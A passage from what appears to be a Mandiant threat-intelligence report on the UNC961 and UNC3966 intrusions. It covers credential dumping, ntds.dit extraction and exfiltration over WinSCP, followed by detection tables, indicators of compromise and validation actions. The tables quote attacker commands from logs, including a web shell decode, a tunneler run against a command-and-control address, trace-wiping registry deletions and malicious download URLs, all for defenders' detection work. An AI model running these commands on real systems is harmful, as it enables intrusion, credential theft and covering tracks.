

Figure 15: 7-zip file archival and exfiltration via WinSCP

On day 143, twelve days after the exfiltration activity, UNC3966 returned to the environment and executed a series of discovery commands to collect information related to the system, users, permission groups, and domain trusts [T1069.002, T1482, T1082, T1033]. UNC3966 downloaded additional tools from the file sharing website *file[.]io* to a domain controller, including a version of the *Invoke-ShareFinder* PowerShell script that was used to enumerate network shares.



Figure 16: UNC3966 discovery commands and ShareFinder usage

To harvest additional account credentials, UNC3966 used the Task Manager application to dump LSASS memory on multiple systems [T1003.001] and uploaded the dump files to the file sharing website *dropmefiles[.]com* [T1567]. The threat actor also created a new domain user account [T1136.002] and added it to the *Domain Admins* permissions group [T1098] to have an independent account for privileged command execution and expanded access to the environment.



Figure 17: LSASS process dump and new domain admin account creation

To perform additional network reconnaissance, UNC3966 leveraged the ADFind utility to collect Active Directory information [T1016, T1018, T1069.002, T1482, T1087.002]. Mandiant identified evidence of credential access activities leveraging Mimikatz DCSync [T1003.006] and the Windows Active Directory utility *Ntdsutil* to dump the Active Directory database *ntds.dit* [T1003.003] and the *SYSTE*M and *SECURITY* registry hives on a domain controller.



Figure 18: ADFind execution and NTDS Active Directory dump

Mandiant worked with the customer to harden the environment and limit the impact of a potential ransomware deployment. The customer responded swiftly enough to prevent ransomware encryption in the environment, but the extent of the compromise necessitated a lengthy remediation process, including rebuilding infected systems, scoping sensitive data access and lateral movement by the threat actor during their months of access, and coordinating and performing an enterprise-wide password reset. During the eradication period, Mandiant helped the customer prepare responses for possible extortion or ransom scenarios. UNC961 and UNC3966's access was revoked and the customer finally put this nightmare to rest.

Outlook and Implications

In a multiverse full of threat actors, UNC961 is resourceful in their opportunistic angle to initial access operations. The threat group employs a cost-effective approach to achieve initial access by exploiting recently disclosed vulnerabilities using publicly available exploit code. This differs from other common initial intrusion vectors, such as phishing, and is indiscriminate by nature, which can provide UNC961 with numerous successful intrusions.

Any organization can find themselves targeted by threat actors like UNC961 but can count on Mandiant's Managed Detection & Response (MDR) and threat hunting services for protection. Proactive discovery of external assets using Attack Surface Management can also help identify vulnerabilities, misconfigurations, and other exposures that could provide a doorway to threat actors.

Detection Opportunities

Detection Opportunity	MITRE ATT&CK® Technique	Event Details
Web server process echo Base64-encoded string	T1505.003	Parent Process: *java.exe* Command(s): • *cmd.exe /c "echo <2,212 Base64 characters> > k.txt"*
Web server process launching discovery commands	T1505.003, T1083, T1018, T1069.001, T1069.002, T1016, T1033, T1049	Parent Process: *java.exe* Command(s): • *cmd.exe /c "dir > k.txt"* • *quser 2>&1* • *ipconfig /all 2>&1* • *nslookup intensive[.]int 2>&1* • *nslookup ord.intensive[.]int 2>&1* • *nslookup syd.intensive[.]int 2>&1* • *ping -n 1 119.9.3[.]198 2>&1* • *dir c:\users 2>&1* • *net user 2>&1* • *nslookup /domain 2>&1*
Web shell deployment using certutil to decode payload	T1505.003, T1140	Parent Process: *java.exe* Commands: • *cmd.exe /c "certutil -f -decode ..\server\default\deploy\jms\jbossmq-httpil.sar\jbossmq-httpil.v ..\server\default\deploy\jms\jbossmq-httpil.sar\jbossmq-httpil.war\k.jspx"*
Message generated across network traffic when establishing an interactive shell without an established TTY	T1059.004	String: *bash: no job control in this shell*
Suspicious Windows Service creation events	T1543.003	
Suspicious Windows	T1053.005	LIGHTBUNNY Task Name: *MKSAuth*

Scheduled Task creation events		Program Path: *C:\Users\Administrator\AppData\Local\Temp\vmtoolsd.exe*LIGHTBUNNY Task Name: *MKS Update Tools* Program Path: *C:\MKS\mksnt\mks.exe*BARNWORK Task Name: *MKSAuth* Program Path: *C:\Windows\System32\mksauth.exe*
Suspicious BITS transfer jobs	T1105, T1197	Log: *Microsoft-Windows-Bits-Client/Operational* EID: *59* Messages: • *BITS started the myjob transfer job that is associated with the https[:]//ms-prod19-live[.]com/rehjhj8785780923853/abc URL.* • *BITS started the myjob transfer job that is associated with the https[:]//ms-prod19-live[.]com/rehjhj8785780923853/cdef URL.*
Suspicious WGET file download activity	T1105	User-Agent: *Wget/1.11.4* URLs: • */7z.bin* • */pscp.bin* • */333.bmp* • */333.bpm* • */auditd64.bin* • */TxPortMap.bin*
Indicator removal from Windows Registry	T1112, T1070.007	Process: *reg.exe* Command Line: • *reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /v* • *reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f* • *reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"* • *attrib C:\Users\TEMP\documents\Default.rdp -s -h* • *reg delete "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TypedP /va /f* • *reg delete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWhee /va /f* • *reg delete HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /f*

System information collection using the Windows Management Instrumentation Command-line utility wmic.exe	T1047	Command Line examples: • *wmic /node:"10.0.0.1" logicaldisk get deviceid,drivetype,filesystem,freespace,size,volumenar* • *wmic /node:"10.0.0.2" logicaldisk get deviceid,drivetype,filesystem,freespace,size,volumenar* • … • *wmic /node:"10.0.0.72" logicaldisk get deviceid,drivetype,filesystem,freespace,size,volumenc*
Execution and removal of PsExec Service	T1569.002, T1070, T1543.003	Log: *System* EID: *7045*Message: *A service was installed in the system.* *Service Name: PSEXESVC* *Service File Name: %SystemRoot%\PSEXESVC.exe* *Service Type: user mode service* *Service Start Type: demand start* *Service Account: LocalSystem* -- Parent Process: *C:\Windows\System32\cmd.exe* Process: *C:\MKS\bin\PsExec.exe* Command Line: • *psexec -s cmd* -- Process: *sc.exe* Command Line: • *sc delete psexesvc*
7-zip execution to create archive with remote share or keywords of interest on command line	T1560.001	Command Line Examples: • *<path>\7zG.exe" a -i#7zMap5172:94:7zEvent7590 -ad -saa --* "\\10.0.0.1\nasdevice\Path\Accounting" • *"<path>\tmp\7\App\7-Zip64\7zG.exe" a -i#7zMap21824:98:7zEvent2463 -ad -saa --* "\\10.0.0.1\nasdevice\Path\Contracts"
Spike (> 1GB) in outbound SSH byte transfer activity	T1048, T1071.002, T1021.004	WinSCP connections to *104.149.170[.]183:22* and *23.227.203[.]214:22*

to remote IP addresses		
Execution of PowerShell by BARNWORK backdoor	T1059.001	Parent Process: *C:\MKS\bin\mks.exe* Process: *powershell.exe* Command Line: • *"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Set-ExecutionPolicy RemoteSigned -Scope Process -Force -Confirm:$false;$PSDefaultParameterValues = @{'Ou File:Encoding' = 'utf8'}; " C:\Windows\TEMP\CWwaKhefO.ps1" | Out-File -encoding UTF8 "C:\Windows\TEMP\\bAbiTGhY.txt"*
LIGHTBUNNY execution by Windows Command Shell	T1059.003, T1572	Parent Process: *C:\Windows\System32\cmd.exe* Process: *C:\Users\Administrator\AppData\Local\Temp\vmtools.exe* Command Line: • *"C:\Windows\system32\cmd.exe" /c "C:\Users\Administrator\AppData\Local\Temp\vmtools.e 37.1.209[.]20 443"*
ShareFinder PowerShell script execution and Script Block Logging keywords	T1059.001, T1135	File Name: *SF.ps1* Output File Names: • *sh.txt* • *shda.txt* -- Log: *Microsoft-Windows-PowerShell/Operational* EID: *4104* Message example: *#requires -version 2* *Implementation of Sharefinder that utilizes* https://github.com/mattifestation/psreflect *to stay off of d* *By @harmj0y* Message Keyword Examples: • *Sharefinder* • *New-InMemoryModule* • *mattifestation* • *harmj0y* • *Invoke-ShareFinder*

LSASS process memory dumped by Task Manager	T1003.001	Process: *C:\Windows\System32\Taskmgr.exe* File Write: • *C:\Users\<user>\AppData\Local\Temp\lsass.DMP*
Command to launch PowerShell from a specific directory	T1059.001	Process Command Line: • *PowerShell.exe -noexit -command Set-Location -literalPath 'C:\ProgramData'*
ADFind reconnaissance	T1016, T1018, T1069.002, T1482, T1087.002	Command Line Examples: • *C:\Windows\system32\cmd.exe /c ""C:\Users\<user>\Downloads\ADfind\backup.bat" "* • *adfind.exe -f "(objectcategory=group)"* • *adfind.exe -f "(objectcategory=organizationalUnit)"* • *adfind.exe -f "(objectcategory=person)"* • *adfind.exe -f "objectcategory=computer"* • *adfind.exe -gcb -sc trustdmp* • *adfind.exe -sc trustdmp* • *adfind.exe -subnets -f (objectCategory=subnet)*
Suspicious ntdsutil.exe execution and file writes	T1003.003	Process: *ntdsutil.exe* Files Created: • *C:\temp\Active Directory\ntds.dit* • *C:\Users\<user>\AppData\Local\Temp\tmp.edb* • *C:\temp\registry\SECURITY* • *C:\temp\registry\SYSTEM*

Indicators of Compromise

Type	Value	Attribution	Description
MD5	c55f4b123c645f9c5a1d00205ab2e61e	UNC3966	LIGHTBUNNY tunneler
MD5	31c49b87463f4e4ce6ae4c442319d3a2	UNC961	HOLERUN
IP	104.149.170[.]183	UNC3966	WinSCP
IP	23.227.203[.]214	UNC3966	WinSCP
IP	37.1.209[.]20	UNC3966	Command and Control

IP	107.181.187[.]184	UNC961	Command and Control
IP	45.61.136[.]39	UNC961	Command and Control
IP	209.141.61[.]225	UNC961	Command and Control
IP	107.181.187[.]182	UNC961	Command and Control
IP	136.244.69[.]29	UNC961	Exploitation
IP	5.149.250[.]214	UNC961	Web shell Interaction
URL	https[:]//ms-prod19-live[.]com/rehjhj8785780923853/abc	UNC3966	Download
URL	https[:]//ms-prod19-live[.]com/rehjhj8785780923853/cdef	UNC3966	Download

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A100-299	Active Directory - ADFIND.EXE, Enumeration
A105-181	Host CLI - Secret Dumps with Ntdsutil
A100-879	Malicious File Transfer - ADFIND.EXE, Download
A101-172	Active Directory - ADFIND.EXE, User Query
A101-170	Active Directory - ADFIND.EXE, Organizational Units Query
A101-168	Active Directory - ADFIND.EXE, Domain Trust Query
A101-167	Active Directory - ADFIND.EXE, Computer Query
A101-169	Active Directory - ADFIND.EXE, Group Query

A106-034	Host CLI - POWERVIEW, ShareFinder, Execution, Variant#1
A106-033	Application Vulnerability - UNC961, CVE-2021-44228, HTTP GET, LDAP Callback via URI Path
A106-030	Malicious File Transfer - UNC961, TURNSIGN, Download, Variant #1
A106-029	Malicious File Transfer - UNC961, MUTEPUT, Download, Variant #1
A106-028	Malicious File Transfer - UNC961, BLUEBEAM.JSP, Download, Variant #1
A106-027	Application Vulnernability - CVE-2017-7504, Exploitation
A106-026	Protected Theater - UNC3966, LIGHTBUNNY, Execution, Variant #1
A106-025	Malicious File Transfer - UNC3966, LIGHTBUNNY, Download, Variant #1
A106-024	Malicious File Transfer - UNC961, HOLERUN, Download, Variant #1
A106-023	Command and Control - Bash Non Interactive Reverse Shell
A105-179	Host CLI - MIMIKATZ (2.2.0), DCSync, Variant #1

Acknowledgements

A big ‘thank you 3000’ to Tim Martin, threat hunting lead for Managed Defense, for collaborating on the initial idea and contributing technical and comical insights. Special thanks to Tommy Dacanay and Foti Castelan for their marvelous technical review and information sharing that helped shape the multiverse. A cosmic high-five to the FLARE analysts who analyzed UNC961 and UNC3966 payloads referenced in this blog post: Matt Williams, Muhammad Umair, Jay Smith, and Josh Homan. And a tip of the helmet to Matthew Hoerger for assembling Mandiant Security Validation (MSV) Actions and Ana Foreman for the graphics.

Posted in

- Threat Intelligence
- Security & Identity
